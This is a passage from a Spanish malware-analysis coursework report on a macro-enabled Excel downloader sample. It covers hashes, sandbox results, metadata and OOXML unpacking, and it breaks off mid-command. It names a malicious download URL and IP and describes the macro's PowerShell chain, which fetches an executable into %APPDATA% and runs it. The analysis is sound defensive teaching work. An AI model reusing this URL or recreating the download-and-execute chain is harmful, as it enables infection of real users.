
MÁSTER EN REVERSING, ANÁLISIS DE MALWARE Y BUG HUNTING

MÁSTER EN *ANÁLISIS DE MALWARE Y REVERSING*

María Sonia Salido Fernández

Tarea 5 - Módulo 8



Campus Internacional CIBERSEGURIDAD

ENIIT INNOVA IT BUSINESS SCHOOL

UCAM UNIVERSIDAD CATÓLICA DE MURCIA

- 1. Información general de la muestra
  - 1.1 Identificación inicial del fichero
  - 1.2 Hashes y footprinting
  - 1.3 Consultas externas
    - A) VirusTotal
    - B) Joe Sandbox
- 2. Identificación del formato Excel
- 3. Análisis estático inicial
  - 3.1 Metadatos con Exiftool
  - 3.2 Análisis inicial de OOXML (.xlsx, .xlsm, .xlsb)
    - A) Estructura interna del documento `OOXML`
    - B) Extracción del contenido del documento OOXML
    - C) Enumeración completa de ficheros extraídos
  - 3.3 Relaciones externas y objetos vinculados
- 4. Macros VBA y macros Excel 4.0/XLM
  - 4.1 Análisis de macros VBA
    - A) Análisis de macros VBA
    - B) Análisis directo del proyecto VBA extraído
  - 4.2 Comprobación de macros Excel 4.0/XLM
  - 4.3 Consideraciones sobre VBA stomping y p-code
- 5. Detección de ofuscación
  - 5.1 Búsqueda inicial de indicios
  - 5.2 Cabeceras y datos embebidos
  - 5.3 Comprobación estructural con Binwalk
- 6. Extracción de objetos y artefactos
  - 6.1 Extracción del proyecto `VBA` del `.xlsm`
  - 6.2 Extracción del código VBA visible con olevba
  - 6.3 Extracción de módulos VBA por separado con oledump.py
- 7. Análisis de la macro extraída
- 8. Análisis dinámico básico
  - 8.1 Preparación de la máquina virtual
    - 8.1.1 Process Monitor
    - 8.1.2 Wireshark
    - 8.1.3 Microsoft Excel compatible con macros VBA
    - 8.1.4 Servidor HTTP simulado con la IP original
  - 8.2 Ejecución de la muestra
- 9. Análisis dinámico avanzado
  - 9.1 Depuración de la macro en el editor VBA
  - 9.2 Variables a vigilar en VBA
  - 9.3 Resultado de la depuración
- 10. Conclusiones

1. Información general de la muestra

La muestra analizada corresponde a un documento de Microsoft Excel con extensión `.xlsm`, es decir, un libro de Excel habilitado para macros. Este tipo de fichero resulta especialmente relevante en análisis de malware documental, ya que los archivos `.xlsm` pueden almacenar código `VBA` o macros de `Excel 4.0`, mecanismos que han sido utilizados frecuentemente como vector inicial de infección en campañas maliciosas.

Microsoft define el `.xlsm` como un libro de Excel basado en `XML` y habilitado para macros, capaz de almacenar código `VBA` o macros `XLM`.

1.1 Identificación inicial del fichero

La muestra se localiza en el sistema de análisis mediante la siguiente variable de shell:

```
└─$ malwareXLSM="~/Escritorio/muestras-
malware/ENIIT/M9T5/9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c48
3e95d66.xlsm"
```

El nombre del archivo coincide con un valor hash SHA-256, lo que permite identificar de forma única la muestra analizada:

```
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66
```

La identificación inicial del tipo de fichero se realizó con el comando `file`:

```
└─$ file "$malwareXLSM"
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm:
Microsoft Excel 2007+
```

Este resultado indica que el fichero pertenece al formato de documentos de Microsoft Excel introducido a partir de Office 2007, basado en la estructura `Office Open XML`. La extensión `.xlsm` sugiere además que se trata de un libro de Excel habilitado para macros, por lo que el análisis deberá centrarse especialmente en la posible presencia de código `VBA`, macros `XLM`, objetos incrustados, relaciones externas, cadenas ofuscadas y mecanismos de autoejecución.

A nivel de identificación preliminar, los datos disponibles de la muestra son los siguientes:

Campo	Valor
Nombre del fichero	`9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm`
Hash SHA-256	`9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66`
Extensión	`.xlsm`
Tipo detectado por `file`	`Microsoft Excel 2007+`
Ruta local	`~/Escritorio/muestras-malware/ENIIT/M9T5/`
Naturaleza del fichero	Documento Excel habilitado para macros
Plataforma objetivo probable	Microsoft Windows / Microsoft Office
Estado inicial	Muestra sospechosa/maliciosa pendiente de análisis estático detallado

1.2 Hashes y footprinting

Este proceso permite obtener una huella digital única de la muestra y facilita su correlación con repositorios externos, motores antivirus, plataformas de inteligencia de amenazas y futuras fases del análisis.

El valor `SHA-256` coincide con el nombre del fichero, lo que indica que la muestra ha sido almacenada utilizando su propio hash como identificador. Esta práctica es habitual en entornos de análisis de malware, ya que permite referenciar la muestra de forma inequívoca y reduce el riesgo de confundirla con otros archivos.

Además, comprobaremos el tamaño y los metadatos básicos del fichero mediante el comando `ls -lh`:

```
└─$ md5sum "$malwareXLSM"
82e3d3a0f58e4b25719724742a1832df
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm


└─$ sha256sum "$malwareXLSM"
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm
```


```
└─$ ls -lh "$malwareXLSM"
-rw-rw-r-- 1 xx xx 411K nov 19  2020
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm
```

Los principales indicadores de identificación de la muestra son los siguientes:

Campo	Valor
MD5	`82e3d3a0f58e4b25719724742a1832df`
SHA-256	`9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66`
Nombre del fichero	`9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm`
Tamaño	`411K`
Fecha mostrada por el sistema	`19 de noviembre de 2020`
Permisos	`-rw-rw-r--`
Propietario	`xx`
Grupo	`xx`

1.3 Consultas externas


A) VirusTotal



En la consulta documentada, VirusTotal muestra que **40 de 65 motores de seguridad** clasifican la muestra como maliciosa. Las detecciones la relacionan principalmente con un documento Office malicioso, una macro downloader o un troyano basado en macros.

La plataforma también señala la presencia de código VBA con autoejecución, cadenas ofuscadas y capacidad para lanzar PowerShell. Estos resultados son coherentes con nuestro análisis, donde se comprobó que la macro reconstruye un comando encargado de descargar un recurso desde `185.239.242.194`, guardarlo como `%APPDATA%\oJGAx.exe` y tratar de ejecutarlo.

B) Joe Sandbox



Joe Sandbox identifica la muestra como un documento Microsoft Excel habilitado para macros con comportamiento malicioso. El informe le asigna una puntuación de **88 sobre 100** y detecta indicadores relacionados con ingeniería social, ofuscación, ejecución de PowerShell y descarga de archivos externos.

Durante la ejecución, `EXCEL.EXE` inicia un proceso `powershell.exe`, que ejecuta el siguiente flujo:

1. Descarga el recurso `http://185.239.242.194/2391911/shawn.exe`.
2. Guarda el archivo en `%APPDATA%\oJGAx.exe`.
3. Intenta ejecutarlo mediante el objeto COM `Shell.Application`.

El árbol de procesos observado es:

`EXCEL.EXE → powershell.exe → conhost.exe`

La plataforma también identifica código VBA embebido en los módulos `ThisWorkbook.cls` y `Sheet1.cls`, aunque la lógica principal se encuentra en `ThisWorkbook`. Además, detecta técnicas de ofuscación y una línea de comandos PowerShell sospechosa, marcada mediante la regla YARA `Suspicious_PowerShell_WebDownload_1`.

La dirección IP `185.239.242.194` y la URL utilizada para descargar `shawn.exe` son clasificadas como maliciosas. El documento también contiene una imagen PNG incrustada que muestra un mensaje destinado a convencer al usuario para que habilite la edición o el contenido activo.

---

2. Identificación del formato Excel

La muestra analizada corresponde a un fichero con extensión `.xlsm`, asociado a documentos de Microsoft Excel habilitados para macros. Este formato pertenece a la familia de documentos `Office Open XML` introducida a partir de `Microsoft Office 2007`, cuya estructura interna se basa en un contenedor comprimido en formato `ZIP` que almacena diferentes ficheros `XML`, relaciones internas, hojas de cálculo, propiedades del documento y, en caso de existir, código macro.

La identificación inicial del formato se realizó mediante el comando `file`, obteniéndose el siguiente resultado:

```
file "$malwareXLSM"
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm:
Microsoft Excel 2007+
```

Esta salida confirma que el archivo es reconocido por el sistema como un documento de `Microsoft Excel` en formato moderno, compatible con `Office 2007` o versiones posteriores. La extensión `.xlsm` es especialmente relevante desde el punto de vista del análisis de malware, ya que indica que el libro de Excel puede contener macros `VBA` o componentes relacionados con la ejecución de código dentro del entorno de `Microsoft Office`.

A diferencia de un fichero `.xlsx`, que corresponde a un libro de Excel sin macros, un fichero `.xlsm` está diseñado para permitir la inclusión de código macro. Esto convierte a este tipo de documentos en un vector habitual en campañas de malware.

Desde el punto de vista estructural, un documento `.xlsm` suele contener directorios y ficheros internos como los siguientes:

```
[Content_Types].xml
_rels/
docProps/
xl/
xl/workbook.xml
xl/worksheets/
xl/_rels/
xl/vbaProject.bin
```

La presencia del fichero `xl/vbaProject.bin` sería un indicador especialmente importante, ya que este componente almacena el proyecto `VBA` del documento. En caso de estar presente, debería ser extraído y analizado con herramientas específicas como `olevba`, `oledump.py`, `oleid`, `olemeta`, `oleobj` o utilidades de descompresión como `unzip` y `7z`.

La **identificación del formato** es una fase clave del análisis, ya que permite seleccionar las herramientas adecuadas y orientar el estudio hacia los componentes más relevantes del documento. En este caso, **al tratarse de un `.xlsm`, el análisis estático deberá priorizar la extracción y revisión del contenido de las macros** antes de cualquier intento de ejecución controlada en un entorno dinámico.

---

3. Análisis estático inicial

Una vez identificada la muestra y calculados sus hashes principales, se procede con una primera fase de análisis estático. El objetivo de esta etapa es obtener información del fichero sin ejecutarlo.

El análisis estático inicial permite conocer características básicas del archivo, como su formato real, tamaño, fechas asociadas, permisos, metadatos internos, aplicación utilizada para su creación y posibles indicios relacionados con macros, objetos incrustados o contenido activo. Esta información resulta útil para orientar las siguientes fases del análisis, especialmente en documentos ofimáticos como los .xlsm, que pueden contener código VBA o mecanismos de ejecución automática.

3.1 Metadatos con Exiftool

Para extraer los metadatos de la muestra se ejecutó `ExifTool` sobre el fichero `.xlsm`, redirigiendo la salida a un archivo de texto para conservar los resultados del análisis:

```
└─$ exiftool "$malwareXLSM" > exiftool-M9T5.txt
ExifTool Version Number         : 13.50
File Name                       :
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm
Directory                       : ~/Escritorio/muestras-malware/ENIIT/M9T5
File Size                       : 420 kB
File Modification Date/Time     : 2020:11:19 15:30:54+01:00
File Access Date/Time           : 2026:05:29 13:35:11+02:00
File Inode Change Date/Time     : 2026:05:29 13:34:20+02:00
File Permissions                : -rw-rw-r--
File Type                       : XLSM
File Type Extension             : xlsm
MIME Type                       : application/vnd.ms-
excel.sheet.macroEnabled.12
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x0bb99cf2
Zip Compressed Size             : 395
Zip Uncompressed Size           : 1257
Zip File Name                   : [Content_Types].xml
Creator                         : Windows User
Last Modified By                : Windows User
Create Date                     : 2020:11:11 21:49:33Z
Modify Date                     : 2020:11:11 21:49:40Z
```

```
Application                     : Microsoft Excel
Doc Security                    : None
Scale Crop                      : No
Heading Pairs                   : Worksheets, 1
Titles Of Parts                 : Sheet1
Company                         :
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0300
```

La herramienta identificó correctamente el fichero como un documento Excel habilitado para macros:

```
File Type                       : XLSM
File Type Extension             : xlsm
MIME Type                       : application/vnd.ms-
excel.sheet.macroEnabled.12
Application                     : Microsoft Excel
```

Este resultado confirma que la muestra pertenece al formato `.xlsm,` correspondiente a documentos de Microsoft Excel con soporte para macros. El tipo MIME `application/vnd.ms-excel.sheet.macroEnabled.12` refuerza esta identificación y resulta especialmente relevante, ya que indica que **el documento puede contener código macro ejecutable dentro del entorno de Microsoft Office.**

Los principales metadatos extraídos son los siguientes:

Campo	Valor
ExifTool Version Number	`13.50`
File Name	`9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm`
Directory	`~/Escritorio/muestras-malware/ENIIT/M9T5`
File Size	`420 kB`
File Modification Date/Time	`2020:11:19 15:30:54+01:00`
File Access Date/Time	`2026:05:29 13:35:11+02:00`
File Inode Change Date/Time	`2026:05:29 13:34:20+02:00`

Campo	Valor
File Permissions	-rw-rw-r--
File Type	XLSM
File Type Extension	xlsm
MIME Type	application/vnd.ms-excel.sheet.macroEnabled.12
Zip Required Version	20
Zip Bit Flag	0x0006
Zip Compression	Deflated
Zip Modify Date	1980:01:01 00:00:00
Zip CRC	0x0bb99cf2
Zip Compressed Size	395
Zip Uncompressed Size	1257
Zip File Name	[Content_Types].xml
Creator	Windows User
Last Modified By	Windows User
Create Date	2020:11:11 21:49:33Z
Modify Date	2020:11:11 21:49:40Z
Application	Microsoft Excel
Doc Security	None
Scale Crop	No
Heading Pairs	Worksheets, 1
Titles Of Parts	Sheet1
Company	
Links Up To Date	No

Campo	Valor
Shared Doc	`No`
Hyperlinks Changed	`No`
App Version	`16.0300`

Uno de los primeros aspectos relevantes es la **diferencia entre las fechas internas del documento y las fechas del sistema de ficheros.** Según los metadatos internos, el documento fue creado el `11 de noviembre de 2020 a las 21:49:33 UTC` y modificado pocos segundos después, a las `21:49:40 UTC`. Sin embargo, la fecha de modificación del fichero en el sistema aparece como `19 de noviembre de 2020 a las 15:30:54+01:00`.

Esta diferencia puede deberse a varios factores, como la copia del fichero entre sistemas, su descarga desde una fuente externa, la extracción desde un contenedor o la manipulación de `timestamps`. Por este motivo, estas fechas no deben considerarse de forma aislada como prueba definitiva de la fecha real de creación de la muestra, aunque sí aportan contexto temporal útil para el análisis.

También se observa que tanto el campo `Creator` como `Last Modified By` contienen el valor:

```
Windows User
```

Este dato indica que **el documento fue creado o modificado desde un entorno Windows con Microsoft Excel.** No obstante, se trata de un valor genérico y no permite atribuir la muestra a un usuario real ni a un origen concreto.

Otro elemento destacable es que **el documento contiene una única hoja de cálculo:**

```
Heading Pairs                  : Worksheets, 1
Titles Of Parts                : Sheet1
```

La presencia de una sola hoja denominada `Sheet1` puede ser compatible con documentos maliciosos simples, diseñados principalmente como contenedor de macros o como señuelo para inducir al usuario a habilitar contenido activo. No obstante, esta hipótesis deberá confirmarse posteriormente mediante la inspección del contenido interno del archivo, la revisión de macros y el análisis de posibles objetos incrustados.

3.2 Análisis inicial de OOXML (.xlsx, .xlsm, .xlsb)

A) Estructura interna del documento OOXML

Los documentos modernos de Microsoft Office, como `.xlsx`, `.xlsm` o `.docx`, no son ficheros monolíticos, sino contenedores comprimidos basados en formato `ZIP`. En su interior almacenan distintos ficheros `XML`, relaciones internas, propiedades del documento, hojas de cálculo, estilos, temas, recursos multimedia y, en el caso concreto de los .xlsm, posibles proyectos VBA asociados a macros.

Para inspeccionar la estructura interna de la muestra sin abrirla con `Microsoft Excel`, se utilizó el comando `unzip -l`, que permite listar el contenido del contenedor `OOXML` de forma segura:

```
└─$ unzip -l "$malwareXLSM"
Archive:  ~/Escritorio/muestras-
malware/ENIIT/M9T5/9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c48
3e95d66.xlsm
  Length      Date    Time    Name
---------  ---------- -----   ----
     1257  1980-01-01 00:00   [Content_Types].xml
      588  1980-01-01 00:00   _rels/.rels
      679  1980-01-01 00:00   xl/_rels/workbook.xml.rels
     1241  1980-01-01 00:00   xl/workbook.xml
     1141  1980-01-01 00:00   xl/drawings/drawing1.xml
      292  1980-01-01 00:00   xl/drawings/_rels/drawing1.xml.rels
      299  1980-01-01 00:00   xl/worksheets/_rels/sheet1.xml.rels
     6796  1980-01-01 00:00   xl/theme/theme1.xml
     1540  1980-01-01 00:00   xl/styles.xml
      694  1980-01-01 00:00   xl/worksheets/sheet1.xml
    14336  1980-01-01 00:00   xl/vbaProject.bin
   405384  1980-01-01 00:00   xl/media/image1.jpg
      617  1980-01-01 00:00   docProps/core.xml
      785  1980-01-01 00:00   docProps/app.xml
---------                     -------
   435649
```

El listado confirma que el fichero presenta una estructura compatible con un documento Excel en formato Office Open `XML`. Se observan los componentes habituales de este tipo de documentos, como `[Content_Types].xml`, el directorio `_rels/`, las propiedades del documento en `docProps/` y el directorio `principal xl/`, donde se almacenan los elementos propios del libro de Excel.

Dentro del directorio `xl/` aparecen varios elementos relevantes para el análisis:

Ruta interna	Descripción
`[Content_Types].xml`	Define los tipos de contenido incluidos en el paquete OOXML.
`_rels/.rels`	Contiene las relaciones principales del documento.
`xl/_rels/workbook.xml.rels`	Define las relaciones internas del libro de Excel, incluyendo posibles vínculos a macros, hojas u otros recursos.
`xl/workbook.xml`	Define la estructura principal del libro de Excel.
`xl/worksheets/sheet1.xml`	Contiene la información de la hoja de cálculo principal.
`xl/worksheets/_rels/sheet1.xml.rels`	Define las relaciones asociadas a la hoja `sheet1.xml`, como dibujos, imágenes u otros elementos vinculados.
`xl/vbaProject.bin`	Contiene el proyecto VBA del documento. Es uno de los elementos más relevantes del análisis.
`xl/media/image1.jpg`	Imagen incrustada dentro del documento, posiblemente utilizada como elemento visual o señuelo.
`xl/drawings/drawing1.xml`	Define elementos gráficos o dibujos insertados en la hoja de cálculo.
`xl/drawings/_rels/drawing1.xml.rels`	Define las relaciones asociadas al dibujo, normalmente vinculadas a imágenes u objetos gráficos.
`xl/theme/theme1.xml`	Contiene información del tema visual del documento, como colores y estilos.
`xl/styles.xml`	Define estilos aplicados a las celdas del libro de Excel.
`docProps/core.xml`	Contiene metadatos principales del documento, como autor, fecha de creación y fecha de modificación.
`docProps/app.xml`	Contiene metadatos asociados a la aplicación que generó o modificó el documento.

El elemento más importante identificado en esta fase es:

```
xl/vbaProject.bin
```

La presencia de `vbaProject.bin` confirma que el documento contiene un proyecto `VBA`. Este archivo interno almacena las macros del documento y será uno de los principales objetivos del análisis estático posterior, ya que puede contener código de autoejecución, instrucciones ofuscadas, llamadas a `APIs` del sistema, creación de procesos, descarga de payloads o ejecución de comandos.

También destaca la presencia de una imagen incrustada:

```
xl/media/image1.jpg
```

Su tamaño, aproximadamente `405 KB`, representa la mayor parte del contenido del documento. Esto puede indicar que el documento incluye una imagen utilizada como señuelo visual, por ejemplo para simular un mensaje legítimo, una factura, una notificación o una instrucción para habilitar macros. Este tipo de recurso es habitual en documentos maliciosos, aunque será necesario extraer y revisar la imagen para confirmar su finalidad.

Otro aspecto llamativo es que todos los elementos internos muestran la fecha:

```
1980-01-01 00:00
```

Esta fecha no debe interpretarse como la fecha real de creación del documento. En ficheros `ZIP` y contenedores `OOXML` puede aparecer como valor por defecto, especialmente cuando el documento ha sido generado, manipulado o empaquetado mediante herramientas automatizadas. Por tanto, este dato debe tratarse como un indicador técnico del empaquetado, no como una marca temporal fiable del origen de la muestra.

B) Extracción del contenido del documento OOXML

Tras listar la estructura interna del fichero `.xlsm,` se procedió a extraer su contenido en un directorio independiente. Esta operación permite trabajar directamente con los ficheros internos del documento `Office Open XML` sin necesidad de abrirlo con `Microsoft Excel`, reduciendo el riesgo de ejecución accidental de macros o contenido activo.

Para ello, se creó primero un directorio destinado a almacenar los elementos extraídos y se descomprimió la muestra utilizando `unzip`:

```
└─$ mkdir xlsm_extract


└─$ unzip -q "$malwareXLSM" -d xlsm_extract
```

La salida obtenida fue la siguiente:

```
└─$ ls xlsm_extract
'[Content_Types].xml'   docProps   _rels   xl
```

Los elementos obtenidos se corresponden con los principales componentes internos del documento:

Elemento	Descripción
`[Content_Types].xml`	Fichero que define los tipos de contenido presentes dentro del paquete OOXML.
`_rels/`	Directorio que contiene las relaciones principales del documento.
`docProps/`	Directorio que almacena metadatos del documento, como autor, fechas de creación/modificación y aplicación utilizada.
`xl/`	Directorio principal del libro de Excel, donde se encuentran hojas de cálculo, estilos, relaciones, imágenes y el proyecto VBA.

La extracción del documento permite analizar de forma individual cada uno de estos componentes. En este caso, **el directorio `xl/` es el más relevante** desde el punto de vista del análisis de malware, ya que en él se encuentra el fichero `vbaProject.bin`, identificado previamente durante el listado del contenedor. Este archivo contiene el proyecto `VBA` asociado al documento y deberá ser examinado en detalle para localizar posibles macros maliciosas, rutinas de autoejecución, cadenas ofuscadas o llamadas a funciones sospechosas.

Además, la extracción facilita la revisión de otros elementos potencialmente relevantes, como imágenes incrustadas, relaciones externas, hojas ocultas o referencias a objetos embebidos.

C) Enumeración completa de ficheros extraídos

Una vez extraído el contenido del documento `.xlsm,` se realizó una enumeración completa de todos los ficheros internos mediante el comando `find`. Este paso permite visualizar de forma ordenada la estructura real del paquete `OOXML` y localizar aquellos componentes que pueden resultar relevantes para el análisis estático.

El comando utilizado fue el siguiente:

```
└─$ find xlsm_extract -type f | sort
xlsm_extract/[Content_Types].xml
xlsm_extract/docProps/app.xml
xlsm_extract/docProps/core.xml
xlsm_extract/_rels/.rels
xlsm_extract/xl/drawings/drawing1.xml
xlsm_extract/xl/drawings/_rels/drawing1.xml.rels
xlsm_extract/xl/media/image1.jpg
xlsm_extract/xl/_rels/workbook.xml.rels
xlsm_extract/xl/styles.xml
xlsm_extract/xl/theme/theme1.xml
xlsm_extract/xl/vbaProject.bin
xlsm_extract/xl/workbook.xml
xlsm_extract/xl/worksheets/_rels/sheet1.xml.rels
xlsm_extract/xl/worksheets/sheet1.xml
```

La enumeración confirma que el documento contiene un total de `14 ficheros` internos distribuidos en varios directorios característicos de un documento `Office Open XML`. Entre ellos se identifican ficheros de configuración del paquete, metadatos, relaciones internas, elementos propios del libro de Excel, una hoja de cálculo, un recurso gráfico y un proyecto `VBA`.

Los componentes pueden agruparse de la siguiente forma:

Categoría	Ficheros identificados	Relevancia para el análisis
Definición del paquete OOXML	`[Content_Types].xml`	Permite identificar los tipos de contenido presentes en el documento.
Relaciones generales	`_rels/.rels`	Define las relaciones principales entre los componentes del paquete.
Metadatos	`docProps/app.xml`, `docProps/core.xml`	Contienen información sobre autor, aplicación, fechas y propiedades del documento.
Libro de Excel	`xl/workbook.xml`, `xl/_rels/workbook.xml.rels`	Define la estructura principal del libro y sus relaciones internas.
Hoja de cálculo	`xl/worksheets/sheet1.xml`, `xl/worksheets/_rels/sheet1.xml.rels`	Contiene la información de la hoja y sus relaciones asociadas.
Recursos visuales	`xl/media/image1.jpg`, `xl/drawings/drawing1.xml`, `xl/drawings/_rels/drawing1.xml.rels`	Indican la presencia de una imagen incrustada y elementos gráficos asociados.
Estilos y tema	`xl/styles.xml`, `xl/theme/theme1.xml`	Definen el aspecto visual del documento.
Macros VBA	`xl/vbaProject.bin`	Contiene el proyecto VBA del documento y constituye el elemento de mayor interés.

El fichero más relevante desde el punto de vista del análisis de malware es:

```
xlsm_extract/xl/vbaProject.bin
```

Este componente confirma la existencia de un proyecto `VBA` dentro del documento. En documentos `.xlsm` maliciosos, este archivo puede contener macros encargadas de ejecutar comandos, invocar objetos `COM`, descargar payloads externos, crear procesos, modificar el sistema o actuar como primera fase de infección. Por ello, deberá ser analizado posteriormente con herramientas especializadas como `olevba`, `oledump.py` o `oletools`.

También destaca la presencia del fichero:

```
xlsm_extract/xl/media/image1.jpg
```

La inclusión de una imagen dentro del documento puede estar relacionada con un elemento de ingeniería social. En muchas campañas de malware ofimático, las imágenes incrustadas se utilizan para mostrar instrucciones falsas al usuario, como mensajes de documento protegido, errores de visualización o indicaciones para habilitar macros. Por este motivo, este recurso también deberá ser revisado visualmente y, si procede, analizado de forma independiente.

Por otro lado, los ficheros de relaciones, especialmente:

```
xlsm_extract/xl/_rels/workbook.xml.rels
xlsm_extract/xl/worksheets/_rels/sheet1.xml.rels
xlsm_extract/xl/drawings/_rels/drawing1.xml.rels
```

son importantes porque pueden revelar vínculos entre el libro, la hoja, las imágenes, las macros u otros objetos internos. En algunos documentos maliciosos, estas relaciones también pueden apuntar a recursos externos o contener referencias sospechosas, por lo que deben inspeccionarse manualmente.

3.3 Relaciones externas y objetos vinculados

Tras extraer el contenido del documento `OOXML`, se procedió a revisar los ficheros internos con el objetivo de localizar posibles relaciones externas, enlaces remotos, rutas locales, referencias `UNC` u objetos vinculados.

Una primera búsqueda recursiva puede realizarse sobre el directorio extraído mediante patrones asociados a URLs, rutas `file:` y rutas `UNC`:

```
grep -RInaE \
  --include='*.xml' \
